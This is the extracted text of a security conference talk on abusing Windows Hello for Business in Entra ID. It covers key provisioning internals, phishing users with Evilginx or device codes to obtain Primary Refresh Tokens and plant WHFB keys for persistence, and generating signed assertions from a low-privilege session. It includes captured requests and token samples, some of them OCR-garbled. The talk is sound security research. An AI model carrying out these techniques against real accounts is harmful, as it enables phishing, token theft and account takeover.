

Windows Hello abuse – The sequel

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About me



- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Microsoft MVP and MVR
- Given talks at Black Hat / Def Con / BlueHat / Troopers
- Author of several Active Directory and Entra ID tools
 - mitm6
 - Idapdomaindump
 - BloodHound.py
 - aclpwn.py
 - Co-author of ntlmrelayx
 - ROADtools

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Windows Hello (for Business)

- One of Microsoft's Passwordless authentication offerings
- "For Business" means the Entra ID variant
- Uses cryptographic keys that are unlocked using a PIN or with biometrics to authenticate
- A separate key is used per user/device combination
- Exists in on-prem Active Directory as well as in Entra ID



WHFB related terms and technicalities

- Entra ID
 - Microsoft's cloud Identity Platform (formerly Azure AD)
- Entra ID Device identity
 - Proven by certificate + private key (RSA key)
- Primary Refresh Token
 - Long-lived refresh token used for Single Sign On of the user
- Trusted Platform Module (TPM)
 - Hardware based protection for private keys (device key, PRT session key, WHFB keys)

Primary Refresh Tokens

- Primary Refresh Tokens are Single Sign On tokens
- Can be used to sign in to any application and any Entra connected website
- Links a user identity to a device identity
 - Is used in Conditional Access to enforce device based controls (compliant/hybrid joined/etc)
- Needs a session key to operate, which will be protected by a Trusted Platform Module on Windows

Token issuance flow

 PRT

Refresh Tokens

Access tokens

WHFB security properties

- To use a WHFB key you need a:
 - Entra ID joined/registered device
 - Access to the WHFB key material (RSA key)
 - Unlock that key with PIN / Biometrics ("MFA")
- To register (provision) a new WHFB key you need a:
 - Token with recent MFA
 - Token that was requested via a PRT on a registered/joined device
- On the endpoint:
 - WHFB keys are secured by hardware (TPM)
 - Should not be possible to steal keys or PRT from device

Previously on... "abusing WHFB"


- With a user token:
 - It was possible to add new WHFB keys via Azure AD Graph API without MFA
- From a user's device:
 - It was possible to overwrite WHFB keys using SSO tokens (cached MFA was accepted)
- With administrative privileges in the tenant:
 - It was possible to add WHFB keys to other accounts using Azure AD Graph
 - Possible to recover NT hashes for on-prem accounts if Cloud Kerberos Trust in use (still the case)

In today's episode


- Windows Hello authentication and key provisioning in Entra ID
- Phishing for Windows Hello keys
- Abusing Windows Hello from the endpoint
- Using Windows Hello to steal PRTs
- Using WHFB for moving from cloud to on-prem over hybrid key trust

WHFB in Entra ID


Windows Hello key provisioning




Entra WHFB provisioning



WHFB provisioning – MFA prompt



WHFB provisioning – PIN setup



WHFB provisioning - MFA

1757	https://login.microsoftonline.com	GET	/common/oauth2/authorize?response_t	✓	200	1
1766	https://login.microsoftonline.com	POST	/common/SAS/BeginAuth	✓	200	3
1778	https://login.microsoftonline.com	POST	/common/SAS/FndAuth	J	200	3

Request

Raw

Pretty

```
GET /common/oauth2/authorize?response_type=code&client_id=dd762716-544d-4aeb-a526-687b73838a22& redirect_uri=ms-appx-web%3a%2f%2fMicrosoft.AAD.BrokerPlugin%2fdd762716-544d-4aeb-a526-687b73838a22& resource=urn%3ams-drs%3aenterpriseregistration.windows.net&add_account=multiple&login_hint= tpmtest%40iminyour.cloud&response_mode=form_post&amr_values=ngcmfa&ftcid= %7bD0180F30-0AF1-422C-9821-84B3B841860D%7d&windows_api_version=2.0 HTTP/1.1
```

2 Host: login.microsoftonline.com

Hex

NGC MFA

NGC: Next Generation Credentials

• "ngcmfa" indicates the need for a "fresh" MFA prompt, instead of a

cached MFA status

Reflected as claim in issued access tokens

```
"iss": "https://sts.windows.net/6287f28f-
                                 4f7f-4322-9651-a8697d8fe1bc/",
                                   "iat": 1684227777,
                                   "nbf": 1684227777,
                                   "exp": 1684228677,
                                   "acr": "1",
                                   "aio": "AVQAq/8TAAAAei
                                 /RyQ6a5bTJ74HcwNSzSZ0qDOnbiJgqZYQ+VuIACWUtorRpyWTEu34vmy
 rsa",
                                 Gza5gdYhS3jxp7AhCpKpH/RM+RBQBNktRcR50gzJbY1UviI9s=",
                                    "amr": [
 ngcmfa
                                      "pwd",
                                     "rsa".
"mfa"
                                     "ngcmfa",
                                      "mfa'
                                    appid": "dd762716-544d-4aeb-a526-687b73838a22",
```

"aud": "urn:ms-

drs:enterpriseregistration.windows.net",

WHFB Provisioning token requirements

- Needs to be a token issued to a joined/registered device
 - Should originate from a PRT
 - Device ID is in the token
- Should contain the ngcmfa claim
 - Indicates recent (~10 mins) MFA was performed
- Token audience should be the device registration service (enterpriseregistration.windows.net)

WHFB provisioning


```
POST /EnrollmentServer/key/?api-version=1.0 HTTP/1.1
Connection: close
Accept: application/json
                                                                   Access token (JWT)
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUj
diUm9meG1lWm9<snip>yu1ZmriobuClPuIjauYrd0PCVdAIj7HMy2zSw2q
User-Agent: Dsreg/10.0 (Windows 10.0.22621.1413)
ocp-adrs-client-name: Dsreg
ocp-adrs-client-version: 10.0.22621.608
return-client-request-id: true
client-request-Id: 00000000-0000-0000-0000-000000000000
api-version: 1.0
Content-Length: 392
Host: enterpriseregistration.windows.net
                                                               WHFB (NGC) public key
  "kngc":
  065N025WyQ+W/r9DdUwtqxekGAv6aCBsN0Lf1DJJ0aVPNo7vf/83YzVkhE2t1I/WRvUEKg9gI010kPAbpqPNCr0pet5aAQc06AblNDaY
  kj7WDcYd/cK3PLPeB2BaQGfLH8Tb3zX3t3pt4nssQr4D+htmvXK9KocO4dsw7osCvIOoh3fKG9fhrcwI55SbaRrhW3x/BgStgCrXbkn3
 kl2FIvWEganGUxldeA9brRlUlV/ePIULDN0z7bMl7gal04ooo1wXpCrfMlV643YYHDw=="
```

WHFB provisioning response


Response

```
Raw Hex Render
Pretty
1 HTTP/2 200 OK
2 Content-Length: 2536
3 Content-Type: application/json
4 Client-Request-Id: 00000000-0000-0000-0000-00000000000
5 Request-Id: 60da3f7c-44db-4c3c-8b40-2f2e98526316
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 Date: Tue, 16 May 2023 09:08:06 GMT
10 {
    "kid": "abb58c2f-5c5a-4026-871d-3409571d9530",
    "upn": "tpmtest@iminyour.cloud",
    "krctx":
    "eyJEYXRhIjoiWlhsS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1h0SmJYUndXa05KTmt
    sUlZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFR
    XRkZwVDJsS2JXUXlXbmxPV0ZKNVUydFNSMVl3YUd0WU0wcEpUV3RhYUZkcWFEWld
    XY0ZwRFNUWkphbVJvV1hwck5GcHRWWGRNVjFsM1RrUkZkRTVFYkdoWmVUQTBXWHB
    selNXNVNjRnBEU1RaSmFsbDVUMFJrYlUxcWFHMU1WRkp0VGpKWmRFNUVUWGx0YVR
```

Windows Hello key provisioning



Interesting Windows set-up behaviour




Windows setup token magic

- Windows uses the client ID for the "Microsoft Authentication Broker" during setup
 - Client ID 29d9ed98-a469-4536-ade2-f981bc1d605e
- Refresh tokens for this client ID can be upgraded to Primary Refresh Tokens

This is intended behaviour


Windows setup flow



Phishing for WHFB keys




Credential phishing / AITM attack



```
C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer
                                                       - -- Community Edition -- -
                                              by Kuba Gretzky (@mrgretzky)
                                                                              version 3.1.0
[10:02:53] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[10:02:53] [inf] loading phishlets from: ./phishlets
[10:02:53] [inf] loading configuration from: C:\Users\User\.evilginx
[10:02:53] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
    phishlet
                  status
                             visibility
                                               hostname
  example
                 disabled
                             visible
  microsoft365
                 enabled
                             visible
                                           microsoft@nli...
```

Credential phishing for PRTs

- Convince user to authenticate on the fake login page
- Obtain refresh tokens for broker client, either by:
 - Using the authorization code flow with the right client ID
 - Using any flow and using the captured cookies after sign-in
- After tokens are obtained:
 - Register device
 - Request PRT
 - Optionally add persistence via WHFB key



Alternative: device code phishing

- Device code authentication gives you a code to use on other device to complete authentication
- If you convince someone to use your code, you get tokens on their behalf
- Can be done with the broker client ID to obtain the same refresh token as seen in the previous demo
- Refresh token can be used to register device, request PRT and provision WHFB keys

Abusing WHFB from the endpoint

WHFB usage on endpoint

- How does a real device use WHFB keys?
 - Primary Refresh Tokens!

Can we emulate this when we have access to the endpoint?

Can we do this from a low-privilege user session?

Obtaining a WHFB backed PRT

```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: x-ms-gateway-slice=estsfd; fpc=AiVX6l7G5iVKnEQ3649ALkk; stsservicecookie=estsfd
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
Client-Request-Id: e8a4d7b2-fbce-447f-903f-d3561223f6ed
Return-Client-Request-Id: true
Content-Length: 3868
```

Connection: close

windows_api_version=2.2&grant_type=urn%3aietf%3aparams%3aoauth%3agrant-type%3ajwt-bearer&request=
eyJhbGci0iJSUzI1NiIsICJ0eXAi0iJKV1QiLCAieDVjIjoiTUlJRDhqQ0NBdHFnQXdJQkFnSVFrRnhpSE9pejFKMUNBVGxzbm9cL290VE
F0QmdrcWhraUc5dzBCQVFzRkFEQjRNWFl3RVFZS0NaSW1pWlB5TEdRQkdSWURibVYwTUJVR0NnbVNKb21U0Gl4a0FSa1dCM2RwYm1SdmQz
TXdIUVlEVlFRREV4Wk5VeTFQY21kaGJtbDZZWFJwYjI0dFFXTmpaWE56TUNzR0ExVUVDeE1rT0RKa1ltRmpZVFF0TTJVNE1TMDB0bU5oTF
Rsak56TXRNRGsxTUdNeFpXRmpZVGszTUI0WERUSXpNRFV4TmpFd05EVXpPVm9YRFRNek1EVXhOakV4TVRVek9Wb3dMekV0TUNzR0ExVUVB
eE1rTiJGak9UaG1aVEF0WmpBME1TMDBPV0ZgTFRoak9UWXRNelZoWkRRMU56STJORGN3TUlJ0klg0U5CZ2txaGtpRzl3MEJBUUVG0UFP00

JWT header

- Device certificate and signing metadata
- Used to sign JWT with private key
- Private key is accessible by SYSTEM and protected by TPM

HEADER: ALGORITHM & TOKEN TYPE

```
{
    "alg": "RS256",
    "typ": "JWT",
    "x5c":
```

"MIID8jCCAtqgAwIBAgIQkFxiHOiz1J1CATlsno/otTANBgkqhkiG9w0 BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0MBUGCgmSJomT8ixkARk WB3dpbmRvd3MwHQYDVQQDExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCs GA1UECxMk0DJkYmFjYTQtM2U4MS00NmNhLTljNzMtMDk1MGMxZWFjYTk 3MB4XDTIzMDUxNjEwNDUzOVoXDTMzMDUxNjExMTUzOVowLzEtMCsGA1U EAxMkN2FjOThmZTAtZjA0MS000WFjLThjOTYtMzVhZDQ1NzI2NDcwMII BIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtxoBuGc6sE8Fw9A +PzmY1eW1000EuDHJ5yulyegAaAxNE

/IkErcHYbmRK0B0IhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11 r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXg KqeBbQA0JFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mt0 84Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw

/UhCcwv+y7opaV1ke8wvm5bMFRY86WLfMkWkmXoeb3C1

/EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZzlX2f5t2F+yGwIDAQABo4H AMIG9MAwGA1UdEwEB/wQCMAAwFgYDVR0lAQH

/BAWWCgYIKWYBBQUHAWIWIgYLKoZIhvcUAQWCHAIEEWSBEOCPyXpB8Kx JjJY1rUVyZHAWIgYLKoZIhvcUAQWCHAMEEWSBEF9t2PlXwg1HoLeKMHS fkPEwIgYLKoZIhvcUAQWCHAUEEWSBEI

/yh2J/TyJDllGoaX2P4bwwFAYLKoZIhvcUAQWCHAgEBQSBAkVVMBMGCy qGSIb3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBCwUAA4IBAQBlgPIQ+1 ST5GZdlXvo1ebFdgNfb500NxU3JF2IsTzGm+DxZ84s

/gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq07UMD8vc+8HYSQmk

/QtCbqVicCRhMSus0LICh9wVk8nWC5gkGRYgjPndtqe3uxzqoxoARqMszRizLMl1t1MNP+13JeVx8Kp65

/MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4 NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJsshvWLgf59wYh PE8ygahf6dyKwSBEH295HBsnmRhT",

```
"kdf_ver": 2
```

JWT Payload

PAYLOAD: DATA

- Nonce from Entra
- Username
- Assertion (another JWT)

```
"client_id": "38aa3b87-a06d-4817-b275-7a316988d93b"
   request_nonce": "AwABEgEAAAACAOz_BQD0_xsCz1V33j6K-
 cqxoaABE3wAlXXG95eFmEBovgPUv97Mwb-Rf91s6O4sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA",
   scope": "openid aza ugs",
   "group_sids": [
    "S-1-12-1-3449050006-1318031086-1069713303-529194043",
    "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
    "S-1-12-1-744543558-1082595233-2147164321-3681209427"
   "win_ver": "10.0.22621.3085",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer"
  "username": "mobiel@iminyour.cloud",
   'assertion":
 eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAia2lkIjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcEZ2YzB
XRTdOMXFHUmNpTk50YzJFUT0iLCAidXNlIjoibmdjIn0.eyJpc3Mi0iJtb2JpZWxAaW1pbn1vdXIuY2xvdWQ
iLCAiYXVkIjoiNjI4N0YyOEYtNEY3Ri00MzIyLTk2NTEtQTg2OTdEOEZFMUJDIiwgImlhdCI6IjE3MTM1Mjk
1NDciLCAiZXhwIjoiMTcxMzUzMDE0NyIsICJzY29wZSI6Im9wZW5pZCBhemEgdWdzIiwgInJlcXV1c3Rfbm9
uY2UiOiJBd0FCRWdFQUFBQUNBT3pfQ1FEMF94c0N6MVYzM2o2Sy1jcXhvYUFCRTN3QWxYWEc5NWVGbUVCb3Z
nUFV2OTdNd2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldNcjY4US1UMj1XZDBzMGdBQSJ9.HJEWJ5xrlh
Firde91q8xouhjaapa-_m102RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY3Ln4w2G63o-
eJktJ_fmkUrPXzYaZ1hxHW0Exyy4EJPJzFwA2ENYGGengs3HEJ2woJV_Kxw03Tn-
xER1D1VXgMRuK_JCnUy1vjKy2viKTZKXdm_3C9cKVoyfnG-7xM1Q7rWBUpAtvFWkSdQkC5FKsRFXrn1HuoFd
rKUP1MzQjuXKTMCKaYOhjjJpKlpRcX9DaaqjHsD4WsNm5WCcEfIz60Np-
XUueSixK1gEzbJfDC56xAik7vsXdXB0mtLs0SjzjRzbnr9Gk-n4ZSCEmSA"
```

Signed assertion with WHFB private key (old)

Encoded PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiTWIxMU5oMldsd1hXQThRcHp2R3BZRV
J2Z2xhdnZIbEYxMWlZcW5IcGlpcz0iLCAidXNlI
joibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltaW55
b3VyLmNsb3VkIiwgImF1ZCI6IjYy0DdGMjhGLTR
GN0YtNDMyMi05NjUxLUE4Njk3RDhGRTFCQyIsIC
JpYXQiOiIxNjg0MzA4NjA2IiwgImV4cCI6IjE20
DQzMDkyMDYiLCAic2NvcGUiOiJvcGVuaWQgYXph
IHVncyJ9.tBpi2n4KisKL22p8elsj3n4JEFo0RtNBIPWkxxwlI2nA1NTjTme4V5
MUzlkqD

Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE
    "alg": "RS256",
    "typ": "JWT"
    'kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis='
    "use": "ngc"
PAYLOAD: DATA
    "iss": "tpmtest@iminyour.cloud",
    "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC"
    "iat": "1684308606",
                                                            Tenant
    "exp": "1684309206", \(\frac{1}{2}\)
    "scope": "openid aza ugs"
                                          Timestamp
```

Obtain PRT

```
"token type": "Bearer",
"expires in":"1209599",
"ext expires in":"0",
"expires on":"1685518206"
"refresh token": "0.AXQAj KHYn9PIkOWUahpfY hvIc7qjhtoBdIsnV6MWmI2Tt0AIo
WZleVFDkJhV6_vjCDIB74P9Vuz0jLv6RqP2ldkG8FpJf02dY11oaWlYlH4wGKcp0V-hSy1(
qVcSDylG1c2DfzPDqVL48us3KgUYAK-So4n84QnSrv9wS7i44LQn NazuqIyAln1MTZweRr
"refresh token expires in":1209599,
"id token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiIzOGFhM2I4Ny.
YWdlLm1pY3Jvc29mdC5jb20vZW5yb2xsbWVudHNlcnZlci9kaXNjb3Zlcnkuc3ZjIiwibWF
Mzk3MzQ0LTQwNTI30DcwNjAiLCJzdWIi0iJCejNSbThEbTBsaEZtLTc4bDJ2Zno2NUR0TmN
"client info": eyJlaWQiOiJmOWQ4NmQ1Zi1jMjU3LTQ3MGQtYTBiNy04YTMwNzQ5Zjkv
"session key jwe": "eyJlbmMiOiJBMjU2RONNIiwiYWxnIjoiUlNBLU9BRVAifQ.AQBW:
iyyknFK nSGfKmQuhvxvTKdwjBetPGOAlCffRLlHqUW2PVvFd8OJEyRLAAMAAIAAsABARA/
"tgt ad":"{\"keyType\":0,\"error\":\"On-prem configuration is missing\'
"tgt cloud":"{\"clientKey\":\"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwi\
TaOCBZEwggWNoAMCAf+iggWEBIIFgAAAegUAAAEAAQAAAAA/vgywN1Tu0K3XYCYO1nr6w
xmT0TXud2+dAZ5gF6YZ3Fw61J+oLhujNfZZ1XW81Mun3+zNhnek46sr7w6R8GAt0T8EJJFc
UrWJREhhvZMHuwMjZfneHpAR4c0lJFyAbu6zdJ/EJkV0/QJFZBbz6ZrN1E92zv217Y3/gF(
bccACT+UkGrcY91NHUrpnsnDrHhLzi1RPAJkNtEiMNMPpd2PIQdSGKRo6jEqLiI5SoiAj3N
ECQJARfqJyMtQiGzyi4uUwVo5/p9Pm10jnptZZeDFMz4IZrfCqnFBZ0h9D/ceUZT4iHdwNv
countType\":2}",
"kerberos top level names": ".windows.net,.windows.net:1433,.windows.net
```

PRT

Encrypted PRT session key

Generating the assertion ourselves

- Windows Hello key can be used from user session
- We can use the Microsoft Passport Key Storage Provider from any process
- PIN is cached so not needed to prompt user or brute force it
- Need to use native NCrypt methods since C# methods for RSA keys are limited to software keys
- No admin rights needed

Generating assertion from user session

```
PS C:\Users\TokenProtection\Documents> .\hellopoc.ps1
